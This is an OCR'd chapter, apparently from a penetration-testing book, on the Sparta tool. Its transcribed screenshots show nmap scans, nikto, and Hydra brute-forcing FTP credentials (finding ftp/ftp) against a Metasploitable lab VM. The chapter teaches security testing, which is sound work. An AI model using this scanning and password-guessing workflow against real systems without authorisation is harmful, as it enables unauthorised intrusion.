
Chapter 11: Working with Sparta






IP Range
172.16.69.128
eg: 192.168.1.0/24 10.10.10.10-20 1.2.3.4
Run nmap host discovery
Run staged nmap scan
Cancel
Add to scope



File
Help
Scan
Brute
Hosts
Services
Tools
Click here to add host(s) to scope
Services
Scripts
Information
Notes
Log
Progress
Tool
Host
Start time
End time
Status
nmap (stage 1)
172.16.69.128
30 Mar 2017 10:52:16
Running



File
Help
Scan
Brute
Hosts
Services
Tools
OS
Host
172.16.69.128
Services
Scripts
Information
Notes
nikto (80/tcp)
screenshot (80/tcp)
smtp-enum-vrfy (25/tcp)
Port
Protocol
State
Name
Version
21 tcp open ftp vsftpd 2.3.4
22 tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23 tcp open telnet Linux telnetd
25 tcp open smtp Postfix smtpd
80 tcp open http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111 tcp open rpcbind 2 (RPC #100000)
137 udp open netbios-ns Samba nmbd netbios-ns (workgroup: WORKGR...
139 tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU...
445 tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROU...
Log
Progress
Tool
Host
Start time
End time
Status
ftp-default (21/tcp) 172.16.69.128 30 Mar 2017 10:53:03 30 Mar 2017 10:53:04 Finished
nmap (stage 4) 172.16.69.128 30 Mar 2017 10:53:03 Running
postgres-default (5432/tcp) 172.16.69.128 30 Mar 2017 10:52:55 30 Mar 2017 10:52:56 Finished
mysql-default (3306/tcp) 172.16.69.128 30 Mar 2017 10:52:55 30 Mar 2017 10:52:56 Finished
smtp-enum-vrfy (25/tcp) 172.16.69.128 30 Mar 2017 10:52:55 30 Mar 2017 10:52:56 Finished
nmap (stage 3) 172.16.69.128 30 Mar 2017 10:52:54 30 Mar 2017 10:53:03 Finished
screenshot (80/tcp) 172.16.69.128 30 Mar 2017 10:52:41 30 Mar 2017 10:52:41 Finished
nikto (80/tcp) 172.16.69.128 30 Mar 2017 10:52:37 30 Mar 2017 10:53:01 Finished
nmap (stage 2) 172.16.69.128 30 Mar 2017 10:52:37 30 Mar 2017 10:52:54 Finished
nmap (stage 1) 172.16.69.128 30 Mar 2017 10:52:16 30 Mar 2017 10:52:37 Finished



File Help
Scan Brute
Hosts Services Tools
Name
X11
ajp13
distccd
domain
drb
exec
ftp
http
irc
login
mountd
mysql
netbios-ns
netbios-ssn
nfs
nlockmgr
Services
Host Port Protocol State Version
172.16.69.128 80 tcp open Apache httpd 2.2.8 ((Ubuntu) DAV/2)
172.16.69.128 8180 tcp open Apache Tomcat/Coyote JSP engine 1.1
Log
Progress Tool Host Start time End time Status
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished
ftp-default (2121/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:24 Finished
nmap (stage 5) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:55:49 Finished



File
Help
Scan
Brute
Hosts
Services
Tools
Tool
ftp-default
mysql-default
nikto
postgres-default
screenshooter
smtp-enum-vrfy
x11screen
Target
Port
172.16.69.128
21/tcp
172.16.69.128
2121/tcp
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-30 10:53:03
[DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, ~0 tries per task
[DATA] attacking service ftp on port 21
[21][ftp] host: 172.16.69.128 login: ftp password: ftp
[STATUS] attack finished for 172.16.69.128 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-30 10:53:04
Log
Progress
Tool
Host
Start time
End time
Status
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished
ftp-default (2121/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:24 Finished
nmap (stage 5) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:55:49 Finished



File Help
Scan Brute
Hosts Services Tools
Tool
ftp-default
mysql-default
nikto
postgres-default
screenshooter
smtp-enum-vrfy
x11screen
Target Port
172.16.69.128 80/tcp
172.16.69.128 8180/tcp
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started
TWiki
phpMyAdmin
Mutillidae
DVWA
WebDAV
Log
Progress Tool Host Start time End time Status
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished
ftp-default (2121/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:24 Finished
nmap (stage 5) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:55:49 Finished



File Help
Scan Brute
Hosts Services Tools
(80/tcp) screenshot (80/tcp) smtp-enum-vrfy (25/tcp) mysql-default (3306/tcp) postgres-default (5432/tcp) ftp-default (21/tcp) ftp-default (2121/tcp)
OS Host
172.16.69.128
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2017-03-30 10:53:17
[DATA] max 10 tasks per 1 server, overall 64 tasks, 10 login tries, ~0 tries per task
[DATA] attacking service ftp on port 2121
1 of 1 target completed, 0 valid passwords found
Hydra (http://www.thc.org/thc-hydra) finished at 2017-03-30 10:53:24
Log
Progress Tool Host Start time End time Status
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished
ftp-default (2121/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:24 Finished
nmap (stage 5) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:55:49 Finished



File Help
Scan Brute
1
IP 172.16.69.128 Port 2121 Service ftp Run
Try blank password Try login as password Loop around users Exit on first valid Verbose Additional Options
Username root Username list Browse Found usernames
Password password Password list Browse Found passwords Threads 16
Log
Progress Tool Host Start time End time Status
screenshot (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:23 30 Mar 2017 10:53:23 Finished
nikto (8180/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:54:12 Finished
x11screen (6000/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:26 Finished
ftp-default (2121/tcp) 172.16.69.128 30 Mar 2017 10:53:17 30 Mar 2017 10:53:24 Finished
